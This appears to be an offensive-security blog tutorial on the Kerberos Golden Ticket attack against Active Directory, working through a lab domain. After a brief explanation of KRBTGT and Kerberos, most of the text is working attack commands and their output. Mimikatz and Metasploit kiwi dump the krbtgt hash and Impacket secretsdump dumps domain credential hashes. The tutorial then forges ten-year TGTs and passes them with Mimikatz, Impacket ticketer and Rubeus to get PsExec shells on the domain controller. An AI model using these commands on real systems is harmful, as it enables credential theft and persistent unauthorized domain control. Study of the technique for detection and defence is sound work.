Domain Persistence: Golden Ticket Attack

April 24, 2020   By Raj Chandel

Golden Ticket attack is a famous technique of impersonating users on an AD domain by abusing Kerberos authentication. As we all know Windows two famous authentications are NTLM and Kerberos in this article you will learn why this is known as persistence and how an attacker can exploit the weakness of AD.

Table of Content

AD Default Local Account

Default local accounts are built-in accounts that are created automatically when a Windows Server domain controller is installed, and the domain is created. These default local accounts have counterparts in Active Directory

The default local accounts in the Users container include: Administrator, Guest, and KRBTGT. The HelpAssistant account is installed when a Remote Assistance session is established. The following sections describe the default local accounts and their use in Active Directory.

AD Default Local Account	SID|RID	Breif Discription
Administrator	S-1-5-<domain>-500	- Used on all computers and devices in all versions of the Windows operating system. - Used by the system administrator for tasks that require administrative credentials. - Cannot be deleted or locked out, but can be renamed or disabled. - When Active Directory is installed on the first domain controller in the domain, the Administrator account is created for Active Directory.
Guest	S-1-5-<domain>-501	- It has limited access to the computer and is disabled by default. - Cannot be deleted or disabled, and the account name cannot be changed. - By default, the Guest account password is left blank. - It can be enabled, and the password can be set up if needed, but only by a member of the Administrator group on the domain.
HelpAssistant	S-1-5-<domain>-13 (Terminal Server User) S-1-5-<domain>-14 (Remote Interactive Logon)	- It is enabled when a Remote Assistance session is run. - This account is automatically disabled when no Remote Assistance requests are pending. - It installed with a Remote Assistance session - Managed by the Remote Desktop Help Session Manager service.
KRBTGT	S-1-5-<domain>-502	- It acts as a service account for the Key Distribution Center (KDC) service. - Cannot be deleted, and the account name cannot be changed. - The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created. - Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested. - The TGT password of the KRBTGT account is known only by the Kerberos service.

Kerberos Authentication Process

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain. KRBTGT is also the security principal name used by the KDC for a Windows Server domain

- **Legitimate User:** Begins the communication for a service request.
- **Application Server:** The server with the service the user wants to access.
- **Key Distribution Center (KDC):** KBRTGT account acts as a service account for the Key Distribution Center (KDC) and separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS).
- **Authentication Server (AS):** Verify client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT.
- **Ticket Granting Ticket (TGT):** confirms to other servers that user has been authenticated.

- **Ticket Granting Server (TGS):** User request for TGS from the KDC that will be used to access the service of the application server.

Forging Kerberos Tickets

Forging Kerberos tickets depends on the password hash available to the attacker

- Golden Tickets requires the KRBTGT password hash.
- Silver ticket requires the Service Account (either the computer account or user account) password hash.

Golden Ticket Attack

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets, As shown in the following image, attacker escape the 1st & 2nd Stage and initialise communication with KCD from 3rd stage. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.

The TGT is used mainly to inform KDC's domain controller that another domain controller has authenticated the users. The reality is that the TGT has the hash KRBTGT password encrypted and any KDC service inside the domain may decrypt to proves it is valid.

The requirements for forging TGT:

- Domain Name
- SID
- Domain KRBTGT Account NTLM password hash
- Impersonate user

If an intruder has access to an Active Directory forest/domain administrator/local administrator account, he/she can exploit Kerberos tickets for identity theft. A golden ticket attack is something that he/ he creates a ticket created by Kerberos that is valid for 10 years. However, if any other user has changed its password, the attacker may use the KRBTGT account to stay on the network. The attacker may also create accessible user/computer/service tickets from Kerberos for a non-existent Active Directory account.

Golden Ticket Attack Walkthrough

As we know, there is some basic requirement create a forge TGT i.e extract the "**domain Name, SID, krbtgt Hash**", Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

```
privilege::debug
lsadump::lsa /inject /name:krbtgt
```

- **Domain :**ignite.local
- **sid**: S-1-5-21-3523557010-2506964455-2614950430
- **krbtgt Hash:** f3bc61e97fb14d18c42bcbf6c3a9055f
- **Impersonate User:** Pavan (In My case)

```
mimikatz # privilege::debug  ⬅
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt  ⬅
Domain : IGNITE / S-1-5-21-3523557010-2506964455-2614950430

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : f3bc61e97fb14d18c42bcbf6c3a9055f
    LM   :
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f  ⬅
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

 * WDigest
    01  5ad419545aa93ba29c7eb0bcfd93bc22
    02  bd6c561fba563f9d17a5078e3e8e088c
    03  a3017635d019b90fb983e2b10cbd964c
    04  5ad419545aa93ba29c7eb0bcfd93bc22
    05  bd6c561fba563f9d17a5078e3e8e088c
    06  061b32249c442328eb7c416f304ff5b0
    07  5ad419545aa93ba29c7eb0bcfd93bc22
    08  dc3432178d2e226926a806f77b0efd69
    09  dc3432178d2e226926a806f77b0efd69
    10  cb0503f59351b0853d5f31273342d153
    11  287ceb27e3b08f28e1509d7e4c860b37
    12  dc3432178d2e226926a806f77b0efd69
    13  7a0b5d69488ccbcf58508e987f30eb41
    14  287ceb27e3b08f28e1509d7e4c860b37
    15  077393e6b7e01f204b85e100677c704a
    16  077393e6b7e01f204b85e100677c704a
    17  24257aa9d9fb99f9ec12e0cad343eff2
    18  86ba431a0ed384419927b9bee1b374d0
    19  c029313fcc31b4902e8233280cc92671
    20  06a3c5a7fad0db29e2d3c9d3644d8eea
    21  5e0f5923c6fa5536b70d4463731a94db
    22  5e0f5923c6fa5536b70d4463731a94db
    23  b8e951ea27de3a129387a1b62076d9e4
    24  b7b6f9b9bbc8d875f112d8ca527d7c98
    25  b7b6f9b9bbc8d875f112d8ca527d7c98
    26  e3023df0575e042f541ed54420904329
    27  e56d1d3d304f0f043f68c6cf591e4680
    28  4ac57542254edbdda1d25f0861a6fbfb
    29  b93fddf61e650c4901399b09be498739

 * Kerberos
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
```

Even though I have access to domain controller then also I cannot connect to the Application server using PsExce.exe as shown in the below image, now let us try this again, using forge TGT using Multiple Methods.

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika>whoami
ignite\yashika  ⬅

C:\Users\yashika>cd Desktop

C:\Users\yashika\Desktop>PsExec64.exe \\ignite.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ignite.local:
Access is denied.  ⬅

C:\Users\yashika\Desktop>
```

Mimikatz: Pass the Ticket

Mimikatz is available for Kerberos attack, it allows to create the forged ticket and simultaneously pass the TGT to KDC service to Get TSG and you will able to connect to Domain Server. This can be done by running both commands on cmd as administrator.

```
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964
misc::cmd
```

Above command will generate the ticket for impersonating user with RID 500.

```
mimikatz # privilege::debug  ⬅
Privilege '20' OK

mimikatz # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc
61e97fb14d18c42bcbf6c3a9055f /id:500 /ptt  ⬅
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/16/2020 4:00:50 AM ; 4/14/2030 4:00:50 AM ; 4/14/2030 4:00:50 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session

mimikatz # misc::cmd
```

As soon as you will run above commands you (attacker) will get a new cmd prompt which will allow to connect with domain server using PsExec.exe as shown in the below image.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe  ⬅

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Mimikatz: Generate the ticket

If you do not want to pass the ticket but want to create the forged ticket that you can use later because the TGT is valid for 10 years, you can execute below the command that generates the ticket in the form of the ticket.kirbi file.

```
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964
```

Above command will generate the TGT key for impersonating user with RID 500.

```
mimikatz # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc
61e97fb14d18c42bcbf6c3a9055f /id:500  <—
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/16/2020 4:03:22 AM ; 4/14/2030 4:03:22 AM ; 4/14/2030 4:03:22 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

So, whenever you want to access the Domain Server service, you can use the ticket.kirbi file. This can be done by executing the following commands:

```
kerberos::ptt ticket.kirbi
misc::cmd
```

```
mimikatz # kerberos::ptt ticket.kirbi  <—

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd  <—
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6AB6D4310

mimikatz #
```

And then repeat the above steps to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe  ←

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Impacket

Similarly, you can use **impacket** tool to get prerequisite for generating Forge Kerberos ticket, thus repeat the same step using the following command:

```
python lookupsid.py ignite/Administrator:Ignite@987@192.168.1.105
```

Here, we have used for **lookupid** python script to enumerate the Domain SID.

```
root@kali:~/impacket/examples# python lookupsid.py ignite/Administrator:Ignite@987@192.168.1.105
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.1.105
[*] StringBinding ncacn_np:192.168.1.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3523557010-2506964455-2614950430
498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: IGNITE\Administrator (SidTypeUser)
501: IGNITE\Guest (SidTypeUser)
502: IGNITE\krbtgt (SidTypeUser)
503: IGNITE\DefaultAccount (SidTypeUser)
512: IGNITE\Domain Admins (SidTypeGroup)
513: IGNITE\Domain Users (SidTypeGroup)
514: IGNITE\Domain Guests (SidTypeGroup)
515: IGNITE\Domain Computers (SidTypeGroup)
516: IGNITE\Domain Controllers (SidTypeGroup)
517: IGNITE\Cert Publishers (SidTypeAlias)
518: IGNITE\Schema Admins (SidTypeGroup)
519: IGNITE\Enterprise Admins (SidTypeGroup)
520: IGNITE\Group Policy Creator Owners (SidTypeGroup)
521: IGNITE\Read-only Domain Controllers (SidTypeGroup)
```

After then, used **secretsdump.py** the python script for extracting Krbtgt hash & domain name with the help of the following command:

```
python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfile krb -user
```

```
root@kali:~/impacket/examples# python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfile krb
 -user-status ◄━━━
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×e7aeb5e2a9fdbe1f85744f4bb2300b1c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1e4e760d7b1a0b07baa0
b1f51
IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542dd:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×d322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0×ca6e97e65eacb41d0ee9b6989bc0caf2fb7831a2
[*] NL$KM
 0000   39 26 62 E6 FF 7A 57 FE  29 28 A3 D7 A0 65 7F 9C   9&b..zW.)( ...e..
 0010   5C CB 45 8D 03 57 D3 76  7D 7E 58 AF 86 90 A5 FF   \.E..W.v}~X.....
 0020   24 03 F5 2F 39 77 EB D3  C2 A2 01 76 85 D2 E6 49   $../9w.....v...I
 0030   10 F8 28 40 99 53 5F 06  F8 36 C1 4A 48 43 4B 00   ..(@.S_..6.JHCK.
NL$KM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2a2017685d2e64910f82
84099535f06f836c14a48434b00
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38::: (status
=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f::: (status=Disabled)
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
ignite.local\yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enab
led)
ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled
)
ignite.local\aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enable
d)
ignite.local\$PI1000-3MFD4LDN1VTV:1625:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_195ac04be8c140048:1626:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_4c397e3a678c4b169:1627:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_20db1747e41e4819a:1628:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_8fbff1f05b7c418da:1629:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
```

Use **ticketer.py** script that will create TGT/TGS tickets from scratch or based on a template (legally requested from the KDC) allowing you to customize some of the parameters set inside the PAC_LOGON_INFO structure, in particular the groups, extrasids, etc. Tickets duration is fixed to 10 years from now.

```
python ticketer.py -nthash f3bc61e97fb14d18c42bcbf6c3a9055f -domain-sid S-1-5-21-3
export KRB5CCNAME=/root/Tools/impacket/examples/raj.ccache
```

Use **ticket_converter.py** script which will convert kirbi files into ccache file used by impacket.

```
python ticketConverter.py /root/impacket/examples/raj.ccache ticket.kirbi
```


Again, whenever you want to access the Domain server service you can use the **ticket.kirbi** file. And this can be done by executing the following commands as done in the above sections:

```
kerberos::ptt ticket.kirbi
misc::cmd
```


And then repeat the above step to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\ignite.local cmd.exe  ←

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig  ←

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Pass The Ticket with Rubeus.exe

Similarly, you can use Rubeus.exe which is an alternative option to pass the ticket, Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization.

You can download it from here: **https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe**

```
Rubeus.exe ptt /ticket:ticket.kirbi
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```

Now run the use psexec64.exe on the same terminal to connect with the application server.

```
C:\Users\yashika\Desktop>Rubeus.exe ptt /ticket:ticket.kirbi  <-

   _____
  (_____ \
   _____) )  _   _ _____ _____ _   _ ___
  |  __  /  | | | | ___ |  ___) ) ) | |___)
  | |  \ \  | |_| | ____| |___) )_) |/ __/
  |_|   |_|  \____/|_____|_____/____/(____/

  v1.5.0


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe  <-

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Metasploit: Kiwi

The TGT/TGS can be generated remotely using Metasploit, for you need to compromise victim's machine who is a member of AD and then follow the below steps. Use kiwi to enumerate krbtgt hash & SID of the domain controller.

```
load kiwi
dcsync_ntlm krbtgt
```

```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.      mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.    "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##         > http://blog.gentilkiwi.com/mimikatz
 '## v ##'           Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'           > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash   : 439bd1133f2966dcdf57d6604539dc54
[+] SID       : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID       : 502
```

Collect the domain name and other required details of the network using the following command:

```
shell
ipconfig /all
```

```
C:\Windows\system32>ipconfig /all ←
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-RGP2O9L
   Primary Dns Suffix  . . . . . . . : ignite.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ignite.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-54-91-59
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.1.106(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
   DNS Servers . . . . . . . . . . . : 192.168.1.105
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . . . : 00-1B-10-00-2A-EC
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

C:\Windows\system32>nbtstat -a 192.168.1.105 ←
nbtstat -a 192.168.1.105

Ethernet0:
